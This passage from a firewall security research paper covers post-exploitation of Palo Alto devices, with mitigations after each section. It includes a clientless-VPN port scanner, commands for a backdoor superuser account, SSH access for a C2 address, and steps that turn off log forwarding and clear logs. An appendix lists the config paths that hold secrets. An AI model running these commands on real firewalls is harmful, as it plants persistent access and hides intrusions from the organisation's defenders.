


Figure 9 Clientless VPN Port Scanner Operation

This new finding was reported to Palo Alto Networks PSIRT, but they responded that it was essentially working as designed. Responsibility was placed on the customer to properly configure firewall zoning and security policies to prevent such use.

10.3 ...TIME PASSES...

At the time this capability was discovered, it was not explored any further. However, while researching topics for this paper, the author's earlier notes were revisited, prompting a renewed investigation into the clientless VPN port scanner concept.

To improve on the initial prototype, the scanner was reimplemented in Python, offering greater flexibility and control. The tool has been published and is available to the public through the following GitHub repository:

<https://github.com/cybliminal/clientless-vpn-port-scanner>

The script provides a nmap-like cli to scan networks accessible via the clientless VPN gateway.

10.4 USAGE

Scanning the top 10 nmap TCP ports a fresh install of Windows Server 2025 running IIS:

```
$ python clientless_vpn_port_scanner.py \  
  gpvpn.victim.com \  
  tyCHJqwpQmCh/qB6G5LyTMm1iIXzjkJA \  
  172.16.2.7  
172.16.2.7:80 (http) [World Wide Web HTTP]  
172.16.2.7:443 (https) [secure http (SSL)]  
172.16.2.7:22 (ssh) [Secure Shell Login]  
172.16.2.7:139 (netbios-ssn) [NETBIOS Session Service]
```

Scanning the top 100 nmap TCP ports:

```
$ python clientless_vpn_port_scanner.py \  
  --top-ports 100 \  
  gpvpn.victim.com \  
  tyCHJqwpQmCh/qB6G5LyTMm1iIXzjkJA \  
  172.16.2.7  
172.16.2.7:80 (http) [World Wide Web HTTP]  
172.16.2.7:443 (https) [secure http (SSL)]  
172.16.2.7:22 (ssh) [Secure Shell Login]  
172.16.2.7:139 (netbios-ssn) [NETBIOS Session Service]  
...
```

Scanning scanme.nmap.org on specific ports:

```
$ python clientless_vpn_port_scanner.py \  
  gpvpn.victim.com \  
  tyCHJqwpQmCh/qB6G5LyTMm1iIXzjkJA \  
  scanme.nmap.org \  
  --port 22,25,80,9929,31337  
scanme.nmap.org:22 (ssh) [Secure Shell Login]  
scanme.nmap.org:9929 (nping-echo) [Nping echo server mode -  
https://nmap.org/book/nping-man-echo-mode.html - The port frequency is made up to  
keep it (barely) in top 1000 TCP]
```

10.5 LIMITATIONS

- Only supports TCP.
- Some false negatives. The clientless VPN gateway only supports HTTP and HTTPS requests so if the remote port doesn't respond to those then it may appear closed.

10.6 FUTURE WORK

- Investigate using something other than python's standard library `http.client` that may allow sending non-HTTP protocol data.
- Perform timing analysis to see if timing differences can be used as a means to detect if a non-HTTP port is open or closed.

10.7 MITIGATIONS

- **Principle of Least Privilege:** The firewall LDAP service account access should be restricted to specific Organizational Units (OUs) where feasible, limiting the account's visibility and reducing the risk of credential misuse or directory enumeration.
- **Network Segmentation and Egress Filtering:**
 - Assign clientless VPN services their own security zone and restrict access from this zone to only the sites published to users.
 - Implement application (layer 7) security rules for egress traffic from the clientless VPN zone so that HTTP connections to non-standard ports is denied.

11. PERSISTENCE

11.1 LOCAL ADMINISTRATOR ACCOUNT

To create a local administrator account to maintain access run these commands which will create a user with an unusable password and an SSH public key.

```
# set mgt-config users hacker permissions role-based superuser yes
# set mgt-config users hacker phash *
# set mgt-config users hacker public-key <base64 encoded OpenSSH public key>
# commit
```

11.2 REMOTE ACCESS

Out of the box, Palo firewalls only allow customers to manage them via a dedicated management interface.

Enabling remote management via a data plane interface requires the creation of an Interface Management profile, which must then be assigned to the desired interface, for example, the Internet-facing interface. To reduce exposure, access should be restricted to a specific IP address, such as a designated C2 endpoint, to prevent the firewall management UI from being accessible to other threat actors.

This config snippet allows SSH from a C2 IP 203.0.113.1 and applies it to interface ethernet1/1:

```
# set network profiles interface-management-profile C2 permitted-ip 203.0.113.1
# set network profiles interface-management-profile C2 ssh yes
# set network interface ethernet ethernet1/1 layer3 interface-management-profile C2
# commit
```

By default, no extra firewall rules are required to permit this because all Palo firewalls come out of the box with an intrazone-default rule which permits traffic to and from the same zone. e.g. Internet <-> Internet, Internal <-> Internal.

For example, if the C2 is on the Internet zone and ethernet1/1 is also assigned to the Internet zone then all traffic will be permitted unless the firewall has been configured otherwise.

The bonus thing about this rule is that by default it doesn't log any traffic hitting it nor does it have any threat prevention profiles applied.

11.3 MITIGATIONS

- **Intrazone Rule Hardening:** Disable the intrazone-default rule where possible, or at a minimum, enable logging and apply threat prevention profiles to ensure visibility and detection of potentially malicious activity within the same security zone.
- **Monitor:** Configure alerts for any unauthorized changes to Interface Management profiles and the permitted IP list on management interfaces, as these modifications may indicate attempts to enable remote access or bypass network restrictions.

12. DEFENCE EVASION

Depending on the nature of the engagement, it may be necessary to maintain a low profile when accessing the firewall or making configuration changes, in order to avoid detection.

12.1 COVERING YOUR TRACKS

Before making further configuration changes, it is advisable to disable configuration log forwarding to Panorama and/or the SIEM to prevent alerts and reduce the likelihood of detection.

List the configuration log forwarding profiles:

```
# show shared log-settings config match-list
set shared log-settings config match-list config-logs send-syslog SIEM
set shared log-settings config match-list config-logs filter "All Logs"
set shared log-settings config match-list config-logs send-to-panorama yes
```

Disable Panorama and forwarding to SIEM syslog profile:

```
# delete shared log-settings config match-list config-logs send-syslog
# set shared log-settings config match-list config-logs send-to-panorama no
# commit
```

From that point onward, configuration changes are logged only locally on the firewall.

To clear the local logs use the clear log command:

```
> clear log traffic
> clear log threat
> clear log config
```

12.2 TESTING YOUR C2 DOMAIN REPUTATION

It may be useful to test whether connections to C2 domains are flagged by the firewall. This can be done using two available commands:

```
> test url <domain>
> test botnet domain <domain>
```

There is also a command to test if the security policy will permit certain traffic:

```
test security-policy-match from <value> to <value>|<multicast> source <ip/netmask>
source-port <1-65535> destination <ip/netmask> destination-port <1-65535> source-user
<value> protocol <1-255> show-all <yes|no> application <value> uappid <10000000-
4294967295> category <value> check-hip-mask <yes|no> source-os <value> source-model
<value> source-vendor <value> destination-os <value> destination-model <value>
destination-vendor <value> source-category <value> source-profile <value> source-
osfamily <value> destination-category <value> destination-profile <value>
destination-osfamily <value>
```

12.3 MITIGATIONS

- **Monitor:** Enable alerting for any unauthorized modifications to logging settings, as changes to log forwarding or retention may be used to evade detection and conceal malicious activity.

13. LATERAL MOVEMENT

13.1 SSH

From the firewall CLI, there is one command that can be used to initiate lateral movement over SSH:

```
ssh inet <yes|no> port <0-65535> source <value> v1 <yes|no> v2 <yes|no> host <value>
```

13.2 CLIENTLESS VPN

Access to the clientless VPN may provide a pathway to other external services, such as Microsoft 365. Many organisations configure their Conditional Access Policies to implicitly trust connections originating from the corporate LAN's public IP range, often bypassing multi-factor authentication for users on those networks. If this configuration is in place, and valid credentials have been previously harvested, it may be possible to access Microsoft 365 resources via the clientless VPN, as requests would appear to originate from a trusted source.

13.3 MITIGATIONS

- **Egress filtering:** Egress firewall rules should be configured to block access to unauthorized destinations, helping to prevent data exfiltration and command-and-control communication.
- **Zero Trust:** Avoid using the trusted networks feature and enforce multi-factor authentication (MFA) for all login attempts, regardless of the source location, to reduce the risk of credential-based attacks.

14. CONCLUSION

Next generation firewalls are often positioned as the cornerstone of an organisation's security perimeter. However, as demonstrated throughout this paper, the complexity and trust placed in these devices create opportunities for attackers willing to look beyond traditional exploitation paths. Weak defaults, overlooked features, and misconfigurations can turn a firewall from a defensive asset into a powerful offensive platform.

By systematically extracting and abusing the secrets buried within firewall configurations, leveraging features like clientless VPN for reconnaissance, and modifying trusted interfaces to harvest credentials, attackers can achieve significant post-exploitation impact without ever needing to touch an endpoint. In many cases, these actions can be performed using only the firewall's native functionality and with minimal likelihood of detection.

The techniques and tools presented here aim to provide both offensive and defensive security professionals with a better understanding of how firewalls can be subverted, and more importantly, how organisations can harden these critical systems against compromise. Treating firewalls as privileged infrastructure, applying strict hardening practices, and maintaining active monitoring of their configuration and behaviour is no longer optional.

APPENDIX A. DOCUMENT CONTROL

Version	Date	Author	Comments
Draft	2025-01-21	Matthew Flanagan	Draft for review
1.0	2025-01-24	Matthew Flanagan	Published
1.1	2025-04-22	Matthew Flanagan	Reordered sections for better flow. Added details on known Palo and Fortinet post-exploitation activity. Improved mitigations.
1.2	2025-04-27	Matthew Flanagan	Added conclusion.
1.3	2025-09-22	Matthew Flanagan	Fixed

APPENDIX B. CONFIGURATION COMMANDS THAT STORE SECRETS

The following configuration settings have been identified as storing secrets:

```
set deviceconfig system secure-proxy-user <value>
set deviceconfig system secure-proxy-password <value>

set mgt-config users <name>
set mgt-config users <name> phash <value>

set deviceconfig system log-export-schedule <name> protocol ftp username <value>
set deviceconfig system log-export-schedule <name> protocol ftp password <value>

set deviceconfig system log-export-schedule <name> protocol scp username <value>
set deviceconfig system log-export-schedule <name> protocol scp password <value>

set shared server-profile ldap <name> bind-dn <value>
set shared server-profile ldap <name> bind-password <value>

set shared server-profile scp <name> username <value>
set shared server-profile scp <name> password <value>

set shared log-settings email <name> server <name> username <value>
set shared log-settings email <name> server <name> password <value>

set shared log-settings http <name> server <name> username <value>
set shared log-settings http <name> server <name> password <value>

set vm-info-source <name> VMware-ESXi username <value>
set vm-info-source <name> VMware-ESXi password <value>

set vm-info-source <name> VMware-vCenter username <value>
set vm-info-source <name> VMware-vCenter password <value>

set user-id-collector setting wmi-account <value>
set user-id-collector setting wmi-password <value>

set vm-info-source <name> AWS-VPC access-key-id <value>
set vm-info-source <name> AWS-VPC secret-access-key <value>

set vm-info-source <name> Google-Compute-Engine service-auth-type service-account
set vm-info-source <name> Google-Compute-Engine service-auth-type service-account
service-account-cred <value>

set shared certificate <name> private-key <value>

set deviceconfig system snmp-setting access-setting version v2c snmp-community-string
<value>

set deviceconfig system snmp-setting access-setting version v3 users <name>
set deviceconfig system snmp-setting access-setting version v3 users <name> view
<value>
set deviceconfig system snmp-setting access-setting version v3 users <name> authpwd
<value>
set deviceconfig system snmp-setting access-setting version v3 users <name> privpwd
<value>

set shared scep <name> scep-challenge dynamic username <value>
set shared scep <name> scep-challenge dynamic password <value>

set vsys <name> user-id-collector setting wmi-account <value>
set vsys <name> user-id-collector setting wmi-password <value>
```



```
set vsys <name> global-protect global-protect-portal <name> client-config configs  
<name> agent-ui passcode <value>  
set vsys <name> global-protect global-protect-portal <name> client-config configs  
<name> agent-ui uninstall-password <value>  
  
set vsys <name> global-protect global-protect-portal <name> clientless-vpn proxy-  
server-setting <name> proxy-server user <value>  
set vsys <name> global-protect global-protect-portal <name> clientless-vpn proxy-  
server-setting <name> proxy-server password <value>  
  
set shared external-list <name> type ip auth username <value>  
set shared external-list <name> type ip auth password <value>  
  
set shared external-list <name> type domain auth username <value>  
set shared external-list <name> type domain auth password <value>  
  
set shared external-list <name> type url auth username <value>  
set shared external-list <name> type url auth password <value>  
  
set shared authentication-profile <name> single-sign-on kerberos-keytab <value>  
  
set network ike gateway <name> authentication pre-shared-key key <value>
```